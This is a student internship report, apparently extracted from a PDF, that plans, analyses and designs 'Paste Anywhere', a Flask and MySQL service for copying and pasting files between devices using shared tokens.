Flask: Flask is a micro web framework for building web applications with Python. It provides a simple and flexible approach to web development and is often used for small to medium-sized projects.

Django: Django is a high-level web framework for Python that emphasizes rapid development, pragmatic design, and clean, reusable code. It includes tools for working with databases, managing user authentication, and building complex web applications.

MySQL: MySQL is an open-source relational database management system. It is a popular choice for web applications because of its scalability, performance, and ease of use.

Postman: Postman is a collaboration platform for API development. It provides tools for designing, testing, and documenting APIs, as well as for monitoring their performance and security. It can be used to test APIs developed with any programming language, including Python with Flask or Django.

3.6 Project / Internship Planning:

Software development planning involves defining the project scope, identifying user requirements, selecting a development methodology, and creating a roadmap. Effective planning requires consideration of technical constraints, dependencies, and risks, and the creation of a detailed project schedule. Continual monitoring and adjustment of the plan is necessary, and effective communication, prioritization, and understanding of project goals is key to success.

3.6.1 Project Development Approach and Justification:

The below Figure the approach used to develop the Paste Anywhere:



Figure 3.1 Waterfall diagram

3.6.2 Project / Internship Effort and Time:

Project planning is an integral component of project management that enables project managers to develop a clear roadmap for executing and monitoring project activities. This report highlights the essential steps involved in project planning and discusses the importance of having a detailed plan in place before commencing project implementation.

The internship learning and project completion requires a total effort of 600 hours, which will be distributed over a period of 12 weeks. This report emphasizes the significance of considering various factors when planning a project, including cost, duration, effort required, scheduling, manpower, resource allocation, and risk management.

The first step in project planning is to define the project's scope, which involves determining the project's goals, objectives, and deliverables. In the case of the internship learning and project completion, the scope involves developing a comprehensive plan that

outlines the necessary activities such as development, testing, documentation, and revisions required.

Task Identification and Work Breakdown Structure

Once the project scope is defined, the next step is to identify the different tasks required to complete the project and estimate their duration. These tasks are then grouped into a work breakdown structure, which provides a detailed overview of the project's different phases and milestones.

Factors to Consider in Project Planning

Several factors need to be considered when planning a project, including cost, duration, effort required, scheduling, manpower, resource allocation, and risk management. Project managers need to take all these factors into account when developing a comprehensive plan that outlines the project's scope, objectives, and milestones.

Impact of Backend Technologies on Project Timeline

One crucial factor that influences project timeline is the selection of backend technologies. Using established frameworks like Flask and Django can positively impact the overall timeline by streamlining development and reducing development time.

3.7 Gantt Chart:

In this section, I have organized the tasks and time requirements for my internship learning and project implementation.



Figure 3.2 Gnatt chart

The period under review has been divided into four groups of twelve weeks each. This division has allowed for a comprehensive understanding of the entire 12-week journey and the simultaneous tasks that were completed during each group. The purpose of this report is to provide an overview of the period and highlight the significant task completion during each group.

CHAPTER 4.0 – SYSTEM ANALYSIS

4.1 Study of Current System:

- During the time of internship, I was assigned to work on a project which is a desktop application for data transferring.
- I was assigned to implement the web application APIs for this desktop application. During the time of implementation, I have come across many other service providers which provide this functionality but there are some limitations which waste user's time.
- These systems generally employ standard features such as the use of the keyboard shortcuts ctrl-c for copying files and ctrl-v for pasting them but are limited to file transfers within a single device only.
- To overcome the limitations, a new file management system is being developed, which aims to offer a seamless and precise file management experience. The desktop application has the functionality to see the history of data transferring.

4.2 Problem and Weaknesses of Current System:

- The current system has lots of work to do like file uploading and then waiting for files to upload which makes an increase in manual work of users and wastes the user's time. And content doesn't upload seamlessly.

4.3 Requirements of New System:

4.3.1 Functional requirements:

- Seamless upload and download.
- Compression
- Encryption
- End user authorization

4.3.2 Nonfunctional requirements:

- The system should be user-friendly.
- The system is reliable, accurate and specific.

- System uses appropriate Token.
- It provides easy to use GUI.
- Any authorized personnel can use the system.
- The system should run on backend services.

4.3.3 Hardware requirements:

Table 4.1 Hardware requirements

Processor	Intel® Core™ i5 8250U(1.6 GHz base frequency, up to 3.4 GHz with Intel® Turbo Boost Technology, 6 MBcache, 4 cores)
RAM	8GB DDR4-2400 SDRAM
ROM	1TB 5400 rpm SATA

4.3.4 Software requirements:

Table 4.2 Software requirements

Operating System	Windows
Database	MySQL
Framework	Flask
Programming Language	Python

4.4 System Feasibility:

4.4.1 Technical feasibility:

Technical feasibility is used to see if the project can be implemented on the available infrastructure, technology, and resources. To deployment on this project, we have done the checking feasibility. It connects with requirements of the hardware, software, and system.

4.4.2 Operational feasibility:

Operational feasibility needs to be done for testing the potential risk and benefits of the projects and it ensures that the project achieves its goal and objective.

4.4.3 Time schedule feasibility:

In time scheduling feasibility, project timeframe is decided also it estimates the time required to complete each task of the project.

4.4.4 Does the system contribute to the overall objectives of the organization?

The overall objective of the organization is to provide users with ready to use and functional solutions to the problem, so this project contributes to the overall objective of the organization.

4.4.5 Can the system be implemented using the current technology and within the given cost and schedule constraints.

Systems can be implemented using current technologies as there is a lot of advanced technology available. Also, cost and schedule constraints are considered for this project.

4.4.6 Can the system be integrated with other systems which are already in place?

The system can be integrated with the other system for this can be done by having the proper requirements.

4.5 Features of New System:

The main Features for the Project is mentioned in the Figure 4.1 below:



Figure 4.1 Feature of new system

The Overall features mentioned above are important to achieve the secure data transfer system in **Paste Anywhere.**

4.6 List of Main Modules:

The project is divided into mainly three groups and task is also done for group copy with right click, paste with right click and User and the modules further divided into subgroup according mention in the below Figures for each different module.



Figure 4.2 List of main modules

4.7 Selection Approaches and Justification:

Flask: Flask is a micro web framework for building web applications with Python. It provides a simple and flexible approach to web development and is often used for small to medium-sized projects.

Django: Django is a high-level web framework for Python that emphasizes rapid development, pragmatic design, and clean, reusable code. It includes tools for working with databases, managing user authentication, and building complex web applications.

MySQL: MySQL is an open-source relational database management system. It is a popular choice for web applications because of its scalability, performance, and ease of use.

CHAPTER 5.0 – SYSTEM DESIGN

5.1 System Design and Methodology:

The system design plays a crucial role in application. The system designs contents all important modules, interfaces, and components and lets the user experience the user-friendly environment.

By breaking down complex requirements into smaller, more manageable components, the design plan ensures that the application performs as intended, resulting in a positive user experience and enhanced efficiency.

Designing a system requires a thorough analysis of business processes and user requirements, including the selection of appropriate technologies and tools for building the system. This ensures that the system is built with optimal resources, leading to better performance, scalability, and maintainability.

Figure 5.1 Copy Procedure diagram

Figure 5.2 Paste Procedure diagram

A well-designed system is easier to develop, test, and maintain, and it results in an improved user experience and increased efficiency.

Ultimately, system design defines the environment in which a software system operates and enables effective communication about external factors that impact the system.

5.2 System Design and Methodology:

Figure 5.3 mentioned below shows the System Diagram of project **Paste Anywhere**.



Figure 5.3 Procedure diagram

- After successfully downloading the software, to integrate with it the user first needs to sign up with his basic credentials, after the signup system creates a file that contains the unique username of the user.
- If the user uninstalls the software again, if user wants to install it if he knows the login credentials of his, he can get all his past record from that credential.
- Now the user can copy the required contents from the context menu, as soon as the user copies the data the required content gets uploaded on the server seamlessly and after the successful uploading of the data a unique token number is generated.
- Token id is one of the main requisites of the system for the required content to be pasted on the remote side which the user needs to share it with the remote user anyhow.
- For pasting the intended user can paste it by context menu with the unique token id shared by the copied user.

5.3 Database Design:

- Creating a database is an essential part of application development, as it provides a structured way to store, organize, and retrieve data. A database in this system is used to store various types of data, such as users' information, file records, User's copy and paste history records, and to store token information.
- A database is a critical component of application development, enabling us to build powerful and robust applications that can effectively manage and leverage large amounts of data in this system.
- Below are the snapshot of the database design in **Paste Anywhere**.

Figure 5.4 Database snap (List of tables)



Figure 5.5 Database snap (Design of file table)



Figure 5.6 Database snap (Design of paste history table)



Figure 5.7 Database snap (Design of reset password token table)



Figure 5.8 Database snap (Design of user table)

- Below are the snapshots of the database design in **Paste Anywhere**.



Figure 5.9 Database snap (records of paste history table)

Figure 5.10 Database snap (records of user table)



Figure 5.11 Database snap (records of file table)

5.3 Input / Output and Interface Design:

5.3.1 Data Flow Diagram:

- Copy Context diagram: Copied content by the user is first uploaded on the server then stored in storage. After successfully done storing it generates the token.



Figure 5.11 Data Flow Diagram (copy)

- To generate the file or content first enters the correct token after token validation it stores on local storage of user and starts downloading and generates the file. Or content.

- For multiple files the process is also the same.

- And this also can apply for both with right click functionality and without right click functionality.

- Paste Context diagram: To paste the required content, the user can use the right-click service. After pasting the content, the user needs to enter a unique token.

